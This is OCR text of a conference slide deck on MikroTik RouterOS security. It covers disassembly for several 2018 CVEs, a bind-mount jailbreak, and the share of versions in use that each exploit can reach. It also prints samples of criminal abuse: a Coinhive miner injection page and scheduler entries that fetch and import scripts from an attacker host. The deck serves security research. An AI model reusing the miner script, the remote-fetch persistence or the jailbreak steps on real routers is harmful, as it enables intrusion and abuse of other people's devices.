

[0x804bd1c]
call sub.devel_login_684;[gDi]
test al, al
je 0x804bd58;[gDh]
f t
0x804bd25 [gDm]
push edx
push edx
; 0x8050342
; "admin"
push str.admin
lea edi, [local_110h]
push edi
call sym.string::string_charconst;[gAv]
add esp, 0xc
push edi
push 0x20000001
push esi
call sym.nv::message::insert_string_unsignedint_stringconst;[gDk]
mov dword [esp], edi
call sym.string::_string;[gAz]
; [0x8053a45:1]=0
mov byte [0x8053a45], 1
jmp 0x804bd8b;[gDl]
0x804bd58 [gDh]
; CODE XREFS from main (0x804bd1a, 0x804bd23)
push eax
push eax
push ebx
lea esi, [local_110h]
push esi
call sym.string::string_charconst;[gAv]
add esp, 0xc
push esi
push 0x20000001
lea eax, [local_15ch]
push eax
call sym.nv::message::insert_string_unsignedint_stringconst;[gDk]
mov dword [esp], esi
call sym.string::_string;[gAz]
; [0x8053a45:1]=0
mov byte [0x8053a45], 0

CVE-2018-7445 samba

- Unauthenticated RCE
- Via heap buffer overflow with long NetBIOS names in NetBIOS session request messages
- /nova/bin/smb SmbRmDir()
- Fixed in 6.41.3 & 6.40.7

CVE-2018-7445 samba

/nova/bin/smb



CVE-2018-7445 samba

/nova/bin/smb

CVE-2018-14847 winbox

- Unauthenticated predefined function exection (file read)
- Via abusing DLL download functionality
- /nova/bin/mproxy
- Fixed in 6.42.1 & 6.40.8

CVE-2018-14847

```
 0x8050ef4 [gAj]
; CODE XREF from fcn.08050cd0 (0x8050ed5)
push eax
push eax
; 0x80563a0
; "/home/web/winbox/"
push str.home_web_winbox
lea esi, [local_38h]
push esi
call sym.string::string_charconst;[gAo]
pop eax
pop edx
lea eax, [local_34h]
push eax
push esi
call sym.string::append_stringconst;[gAp]
add esp, 0xc
push 0
push esi
lea eax, [local_30h]
push eax
call sym.nv::findFile_stringconst__bool;[gAq]
push esi
call sym.string::freeptr;[gAr]
pop ecx
pop edi
push 0
mov eax, dword [local_30h]
add eax, 4
push eax
; int open(const char *path, int oflag)
call sym.imp.open;[gAs]
mov ecx, eax
add esp, 0x10
test eax, eax
js 0x8050fed;[gAt]
```

CVE-2018-14847 winbox

CVE-2018-1156 licupgr

- Authenticated RCE
- Via stack buffer overflow in sprintf()
- /nova/bin/licupgr busy_cde()
- Fixed in 6.42.7 & 6.40.9

CVE-2018-1156 licupgr

```
lea ecx, [local_430h]
lea edx, [local_428h]
mov eax, ecx
mov dword [local_460h], ecx
call sub.isalnum_9fc;[gAb]
; 1
push 1
push dword [local_458h]
push dword [local_454h]
push dword [local_450h]
push dword [local_45ch]
mov eax, dword [local_430h]
add eax, 4
push eax
; const char *format
; 0x804c1bf
; "GET /ssl_conn.php?usrname=%s&passwd=%s&softid=%s&level=%d&pay_type=%d&board=%d HTTP/1.0\r\nAccept: text/html\r\n\r\n"
push str.GET__ssl_conn.php_usrname__s_passwd__s_softid__s_level__d_pay_type__d_board__d_HTTP_1.0____Accept:_text_html
; char *s
push esi
; int sprintf(char *s, const char *format, ...)
call sym.imp.sprintf;[gp]
; '$'
add esp, 0x24
mov ecx, dword [local_460h]
push ecx
```


package/option based jailbreak

package/option based jailbreak

- lib/libumsg.so
- nv::hasPackage("option")
- nv::hasPackage checks if
  - /pckg/<name> exists
  - if it's not a symlink
  - if fs is squashfs

¯_(ツ)_/¯

- mkdir /pckg/option
- mount -o bind /pckg/dude/ /pckg/option


Location: fw_rev/6.43.2/squashfs-root/etc/rc.d/run.d
C20nova
C60rbbios
C95panic
C99hwclock
K90nova
R33nandfix
R99wblk
S01init
S01kexec
S02logring
S03bbup
S08config
S09gpio_reset
S09pcmcia
S10nova
S12defconf

```
elif [ -f /rw/DEFCONF ]; then
    usleep 3000000
    /nova/bin/sendmsg 0xfe0000 48
    confirm=/ram/DEFCONF_CONFIRM
    if [ ! -s /rw/DEFCONF ]; then
    /nova/lib/defconf/choose >> /rw/DEFCONF
    confirm=/rw/DEFCONF_CONFIRM
    fi
    /nova/bin/autoupdate
    defcf=$(cat /rw/DEFCONF)
    echo > /ram/defconf-params
    if [ -f /nova/bin/flash ]; then
    /nova/bin/flash --fetch-defconf-params /ram/defconf-params
    fi
    (eval $(cat /ram/defconf-params) action=apply /bin/gosh $defcf;
     cp $defcf $confirm; rm /rw/DEFCONF /ram/defconf-params) &
fi
```


jailbreak

- Use exploit-backup for versions up to 6.41
- Use the new method for versions starting with 6.41
- Should support all current versions up to at least 6.43.4


jailbreak

Status quo

What versions are in use?




What versions are in use?



	version
ok	6.42.7 - 8.1 %
licupgr	6.42.6 - 8.0 %
YOLO	5.26 - 4.8 %
licupgr	6.42.3 - 3.7 %
!chimay_red	6.39.2 - 3.6 %
ok	6.43.2 - 3.2 %
!chimay_red	6.40.8 - 3.2 %
licupgr	6.42.1 - 3.0 %
ok	6.43 - 2.6 %
all	6.35.4 - 2.5 %
YOLO	5.25 - 2.2 %
winbox+licupgr	6.41.3 - 2.1 %
licupgr	6.42.5 - 1.9 %
all	6.30.4 - 1.8 %
	(other) - 49.3 %

Vulnerable devices



Abuse by criminals

- RouterOS powerful enough on its own
- Still installing custom binaries
  - 3.3.5mips.ko
  - bash
  - wget
  - socat
  - iptables (lol)

Abuse by criminals

- «Thousands of MikroTik Routers Hacked to Eavesdrop On Network Traffic»
- TZSP to sniff
- Socks4 → Coinhive miner
-

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>"http://[redacted]/"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
    miner.start();
</script>
</head>
<frameset>
<frame src="http://[redacted]/"></frame>
</frameset>
</html>
```

Abuse by criminals

```
[          @MikroTik] > /system scheduler print detail
Flags: X - disabled
 0   name="schedule3_" start-time=startup interval=30s on-event=script3 owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sensitive run-count=22160 next-run=16:40:43

 1   name="upd113" start-date=jan/04/1970 start-time=17:13:25 interval=11h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=10 next-run=18:13:25

 2   name="upd114" start-date=jan/04/1970 start-time=17:13:25 interval=13h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=9 next-run=jan/10 03:13:25

 3   name="upd115" start-date=jan/04/1970 start-time=17:13:25 interval=9h on-event=/tool fetch url=http://min01.com/01/u113.rsc mode=http
     owner="          " policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:25

 4   name="upd116" start-date=jan/04/1970 start-time=17:13:30 interval=9h on-event=/import u113.rsc owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:30
```

Hardening (6.43)

- Password «fixed». Uses SHA256 & ECC now.

```
$ ./decode_user.py
{'comment': '', 'username': 'testing', 'group': 3, 'groupname': 'full', 'allowed
_addresses': [], '_r20': [160, 132, 113, 230, 251, 211, 67, 192, 113, 57, 187, 1
78, 198, 147, 116, 90], 'password_set': True, 'allowed_ip4': '0.0.0.0', '_r21':
[106, 215, 87, 221, 50, 241, 53, 174, 225, 68, 134, 143, 220, 153, 121, 101, 173
, 189, 170, 119, 220, 247, 47, 158, 141, 187, 195, 28, 30, 22, 213, 103, 1], 'di
sabled': False, 'allowed_net4': '0.0.0.0', '#key': '22 85 c3 fe c3 f0 3e dd a5 b
2 e9 a8 5a db 55 1e', 'record_id': 2, 'password': 'Hackme', 'index_id': 2, 'perm
issions': '7fffe'}
{'comment': 'system default user', 'username': 'admin', 'group': 3, 'groupname':
 'full', 'allowed_addresses': [], '_r20' [128, 6, 117, 72, 207, 239, 92, 218, 5
9, 35, 30, 42, 244, 12, 127, 170], 'password_set': False, 'allowed_ip4': '0.0.0.
0', '_r21' [66, 104, 164, 210, 111, 238, 69, 72, 84, 161, 62, 253, 175, 8, 141,
 214, 32, 16, 158, 45, 114, 61, 44, 186, 99, 55, 22, 226, 40, 88, 65, 119, 0], '
disabled': False, 'allowed_net4': '0.0.0.0', 'last_login': 'Oct/09/2018 04:42:18
', 'record_id': 1, '#key': '48 bf de 06 49 5a 0e 2d 09 d5 fb 27 b1 44 ec 93', 'p
assword': '', 'index_id': 1, 'permissions': '7fffe'}
```

The state of MikroTik security. An overview.

Jailbreaks available and other tools available at
https://github.com/Oki/mikrotik-tools

http://kirils.org/

twitter / @KirilsSolovjovs ← follow me!

WARNING! English ;)

SigSegV1, Paris, France

possible.lv